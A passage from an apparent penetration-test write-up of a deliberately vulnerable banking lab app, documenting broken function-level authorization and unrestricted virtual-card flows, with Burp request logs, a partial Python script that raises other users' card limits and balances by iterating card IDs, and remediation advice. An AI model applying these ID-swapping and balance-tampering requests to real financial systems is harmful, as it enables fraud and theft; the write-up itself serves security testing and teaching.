
Using a standard authenticated user account, I sent a request to the update limit endpoint and modified the card limit value. The server processed the request without returning any authorization error. As a result, I was able to increase the balance without restriction.

No administrative role, elevated permission, or secondary validation was required. This confirmed that the API relies on insufficient or missing function level authorization checks.




- Here i was able to update the balance without any restriction








*Figure 3: Exploiting broken function level authorization to modify card balance and limits*

## Impact

This vulnerability allows attackers to:

- Perform administrative or privileged actions without proper authorization
- Manipulate financial limits and balances
- Escalate privileges horizontally or vertically
- Cause direct financial loss and data integrity issues

Because the API trusts the client to call only permitted functions, exploitation requires minimal effort once an attacker is authenticated.

## Remediation

To mitigate this issue, implement strict function level authorization controls across all sensitive endpoints:

- Enforce role based or permission based access checks on the server side
- Restrict administrative functions to authorized roles only
- Validate user privileges before executing limit or balance updates
- Perform authorization checks independently of client side controls
- Log and monitor access to sensitive endpoints for abuse detection

Ensuring that every function validates whether the caller is allowed to perform the requested action will prevent unauthorized use of critical business operations.

## Finding 3: API6:2023 Unrestricted Access to Sensitive Business Flows

## Description


While testing the virtual card feature, I focused on how the full card workflow behaves from creation to funding and updates. I was not testing a single endpoint in isolation. I wanted to understand what a normal user can do when multiple API requests are chained together.


I discovered that a user can create multiple virtual cards without restriction. I also noticed that card funding and card update actions do not properly validate ownership. By simply changing the card ID in the request, I was able to fund cards that do not belong to my account.


At this point, it became clear that the API exposes sensitive business flows without enforcing ownership checks, limits, or abuse protection.

## Evidence and Proof of Concept

I first created multiple virtual cards using the card creation endpoint. There were no rate limits on how many cards a single user could create.



Dashboard - Vulnerable B
Not Secure
http://172.18.0.3:5000/dashboard
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Inloggen - Coolblue - ...
ZAP – Why
Vulnerable Bank
Profile
Money Transfer
Loans
Transaction History
Virtual Cards
Bill Payments
Logout
Virtual Cards
No virtual cards found. Cre
Bill Payments
Create Virtual Card
Card Limit
1000
Card Type
Premium
Create Card
Cancel



Learn
JWT Editor
JSON Web Tokens
Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Intercept on
Forward
Drop
Request to http://172.18.0.3:5000
Open browser
Time
Type
Direction
Method
URL
Status code
Length
08:17:21 ... HTTP Request POST http://172.18.0.3:5000/api/virtual-cards/create
08:17:31 ... HTTP Request POST http://172.18.0.3:5000/api/virtual-cards/create
08:17:31 ... HTTP Request POST http://172.18.0.3:5000/api/virtual-cards/create
08:17:32 ... HTTP Request POST http://172.18.0.3:5000/api/virtual-cards/create
08:17:32 ... HTTP Request POST http://172.18.0.3:5000/api/virtual-cards/create
Request
Pretty
Raw
Hex
JSON Web Token
JSON Web Tokens
POST /api/virtual-cards/create HTTP/1.1
Host: 172.18.0.3:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.18.0.3:5000/dashboard
Authorization: Bearer
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 13
Inspector



Virtual Cards
Create New Card
PREMIUM
2946 9458 8355 9238
Exp: 12/26
CVV: 823
Limit: $1000
Balance: $0
Freeze
Details
History
Update Limit
PREMIUM
7022 0510 9252 9002
Exp: 12/26
CVV: 801
Limit: $1000
Balance: $0
Freeze
Details
History
Update Limit
PREMIUM
0997 5136 8293 4368
Exp: 12/26
CVV: 489
Limit: $1000
Balance: $0
Freeze
Details
History
Update Limit
PREMIUM
2310 3006 2254 2763
Exp: 12/26
CVV: 611
Limit: $1000
PREMIUM
6186 5091 1655 2034
Exp: 12/26
CVV: 693
Limit: $1000

Since I already have an idea of an updating endpoint that funds and update virtual card limits using only the card ID, even when the card does not belong to me: ***POST/ virtual-cards/{card_id}/update-limit***

I wrote a Python script to automate funding and updating of  card information to further validate the impact




craked@kali: ~
Session Actions Edit View Help
GNU nano 8.6 vuln.py *
PROXIES = {
"http": "http://127.0.0.1:8080",
"https": "http://127.0.0.1:8080"
}
cards = [
1,
2,
3,
4,
5,
6,
7,
8,
10,
11,
12,
13
]
payload = {
"card_limit": 30000.0,
"current_balance": 30000.0
}
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify


Burp Suite Professional v2024.11.1 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Search Settings
Learn JWT Editor JSON Web Tokens
Intercept HTTP history WebSockets history Match and replace
Intercept on Forward Drop
Time Type Direction Method URL
13:07:22 ... HTTP Request POST http://172.18.0.3:5000/api/virtual-cards/2/upd
Request
Pretty Raw Hex JSON Web Token JSON Web Tokens
Content-Type: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo4LCJ1c2VybmFtZSI6IlRlc3RlckIxIiwi
Cookie: session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo4LCJ1c2VybmFtZSI6IlRlc3RlckIxIiwi
Content-Length: 51
{
"card_limit": 30000.0,
"current_balance": 30000.0
Search
Event log (8) All issues (5)
craked@kali: ~
Session Actions Edit View Help
nano vuln.py
(craked@kali)-[~]
python3 vuln.py
Card ID 1
Status Code: 200
Response: {
"debug_info": {
"card_details": {
"card_limit": 30000.0,
"card_type": "premium",
"current_balance": 30000.0,
"id": 1,
"is_active": false,
"is_frozen": true
},
"updated_fields": [
"card_limit",
"current_balance"
]
},
"message": "Card updated successfully",
"status": "success"
}
Inspector

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 47 | http://172.18.0.3:5000 | POST | /api/virtual-cards/1/update-limit | ✓ | | 200 | 540 | JSON | | | 1 JWTs, 0 JWEs |
